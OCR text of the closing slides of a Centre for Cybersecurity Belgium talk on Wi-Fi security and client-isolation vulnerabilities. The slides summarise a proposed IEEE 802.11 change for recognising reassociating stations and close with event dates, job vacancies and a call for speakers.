


What's Next?

IEEE 802.11 Standard

Changes proposed to the standard:

- Improved security mechanisms for re-associating stations.
- ...



March 2023 doc.: IEEE 802.11-23/537r0

IEEE P802.11
Wireless LANs

Reassociating STA recognition

Date: 2023-03-27

Author(s):

Name	Affiliation	Address	Phone	email
Jouni Malinen	Qualcomm Technologies, Inc.			jouni@qca.qualcomm.com

Abstract

This document discusses issues related to secure recognition of a reassociating STA by an AP and proposed new mechanism to allow this to be done. This is related to the association comeback in management frame protection and how the use of SA Query can result in undesired latency in being able to negotiate new parameters for an association in the reassociate-to-same-BSS case. Furthermore, the proposed design can provide some help in addressing recently reported security vulnerabilities in MAC address "ownership" and potential insider attacks.

https://mentor.ieee.org/802.11/dcn/23/11-23-0537-00-000m-reassociating-sta-recognition.docx

Conclusion

Issues in the standard may have a large (security) impact.

Ultimately, standard changes will result in better security.

- Difficult task with a lot of stakeholders, adoption takes time.

Security research remains important, even for well-tested protocols.

THANK YOU

Happy to answer your questions.

The State of Wi-Fi Security and Vulnerabilities in Client Isolation

— Domien Schepers

Centre for Cybersecurity Belgium (CCB) - Connect & Share

Thursday, April 20th 2023.

MARK YOUR AGENDA'S FOR THE NEXT QCTR'S

- Q2 2023: 13 July
- Q3 2023: 19 October

11th EU ATT&CK Community Workshop 26th of May 2023

https://www.eventbrite.com/e/11th-eu-attck-community-workshop-hybrid-format-tickets-574427958487

CCB is looking for new colleagues!

Via Egov Select

- Analyst international relations (Apply until 25-4-2023)
- Systems Engineer @ CERT (Cyber Emergency Response Team) (Apply until 15-05-2023)
- Cyber Threat Intelligence (CTI) Analyst (Apply until 15-05-2023)

VACANCIES VIA EGOV SELECT


https://ccb.belgium.be/en/vacancies

CCB is looking for speakers

Want to present at our QCTR event?

=> Sent us an email: info@ccb.belgium.be

- Include the following information in your mail:
  - Title of presentation
  - Short description of presentation
  - Minimum and maximum length of your presentation (used for scheduling)
  - Presenter info:
    - Name
    - Function
    - Company
    - Short bio
    - Picture: attached



Tell us your thoughts on our event

https://forms.office.com/Pages/ResponsePage.aspx?id=65AzpwIv9kyEgQ_UEj77VUFqqc1Fiv5FornU6QzcwY1UNlVTTk1SNkZPM1VNM1FBSDI5N0syWktGQi4u

THANK YOU FOR ATTENDING